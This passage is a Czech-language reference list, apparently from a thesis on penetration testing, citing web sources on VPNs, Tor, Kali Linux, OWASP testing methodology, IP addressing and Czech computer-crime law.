[12] VPN pro začátečníky: princip fungování, výhody a nevýhody, c1998-2020. Root.cz: informace nejen ze světa Linuxu [online]. Internet Info [cit. 2019-12-28]. Dostupné z: https://www.root.cz/

[13] Prohlížeč Tor: ucelená příručka prohlížeče Tor 2020, c2020. In: VpnMentor [online]. [cit. 2019-12-28]. Dostupné z: https://cs.vpnmentor.com/blog/tor-prohlizec-ucelena-prirucka/

[14] Kali linux, c2020. In: Škola pro etické hackery [online]. Hackerlab [cit. 2019-12-30]. Dostupné z: https://www.hackingkurzy.cz/blog/kali-linux/
[15] Manual vs Automated Penetration Testing, c2019-2020. Ehacking [online]. Portland [cit. 2019-12-30]. Dostupné z: https://www.ehacking.net/2011/07/manual-vs-automated-penetration-testing.html
[16] Pentesting Methodology 101, In: Horangi Cyber Security [online]. [cit. 2019-12-30]. Dostupné z: https://www.horangi.com/blog/pentesting-methodology-101
[17] What Is Penetration Testing, c2020. In: Edureka: Instructor [online]. Brain4ce Education Solutions [cit. 2020-01-05]. Dostupné z: https://www.edureka.co/blog/what-is-penetration-testing/
[18] What Is Penetration Testing, c2020. In: Edureka: Instructor [online]. Brain4ce Education Solutions [cit. 2020-01-05]. Dostupné z: https://www.edureka.co/blog/what-is-penetration-testing/
[19] Without IP Addresses, the Internet Would Disappear., c2000-2020. In: What Is My IP Address [online]. [cit. 2020-01-05]. Dostupné z: https://whatismyipaddress.com/ip-address
[20] How to prepare for a penetration test, c2003-2020. In: IT Governance [online]. [cit. 2020-01-07]. Dostupné z: https://www.itgovernance.co.uk/blog/how-to-prepare-for-a-penetration-test
[21] Trestní zákoník, Zákony [online]. Economia [cit. 2020-03-23]. Dostupné z: http://zakony.centrum.cz/trestni-zakonik/cast-2-hlava-5-paragraf-230
[22] OWASP Penetration Testing Methodology, FutureLearn: Online Courses and Degrees from Top Universities [online]. [cit. 2020-01-07]. Dostupné z: https://www.futurelearn.com/courses/ethical-hacking-an-introduction/1/steps/523894
[23] OWASP Testing Guide: v3.0 [online], c2002-2008. OWASP Foundation [cit. 2020-01-08]. Dostupné z: https://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf
[25] 10 nejzávažnějších zranitelností webových aplikací podle OWASP, In: Zdroják [online]. Devel.cz Lab [cit. 2020-01-08]. Dostupné z: https://www.zdrojak.cz/clanky/10-nejzavaznejsich-zranitelnosti-webovych-aplikaci-podle-owasp/
[26] Information Systems Security Assessment Framework: ISSAF [online], c2005. Open Information Systems Security Group [cit. 2020-01-08]. Dostupné z: http://cuchillac.net/archivos/pre_seguridad_pymes/2_hakeo_etico/lects/metodologia_oissg.pdf
[27] Google Search Operators, c2020. In: Ahrefs [online]. Singapore: Ahrefs Pte. [cit. 2020-01-08]. Dostupné z: https://ahrefs.com/blog/google-advanced-search-operators/

[28] IPv4: Address Classes, c2020. Tutorial Spoint [online]. Madhapur [cit. 2020-03-07]. Dostupné z: https://www.tutorialspoint.com/ipv4/ipv4_address_classes.htm
[29] Types, Features and Classes of IP Address, c2019. InterServer [online]. [cit. 2020-03-07]. Dostupné z: https://www.interserver.net/tips/kb/types-features-classes-ip-address/
[30] Co jsou to privátní IP adresy, In: 365tipu [online]. [cit. 2020-03-07]. Dostupné z: https://365tipu.cz/2019/02/22/tip1300-co-jsou-to-privatni-ip-adresy-a-proc-je-dobre-to-vedet/
[31] IP adresa, c2019. Síťové protokoly [online]. eStránky.cz [cit. 2020-03-07]. Dostupné z: https://informatika-sz.estranky.cz/clanky/ip-adresa.html
[32] Introduction of MAC Address, GeeksforGeeks [online]. Noida [cit. 2020-03-07]. Dostupné z: https://www.geeksforgeeks.org/introduction-of-mac-address-in-computer-network/
[33] 5 nejlepších, nejbezpečnějších a nejlevnějších VPN, c2020. In: VpnMentor [online]. [cit. 2020-03-19]. Dostupné z: https://cs.vpnmentor.com/blog/nejlepsi-overene-vpn-bez-protokolu/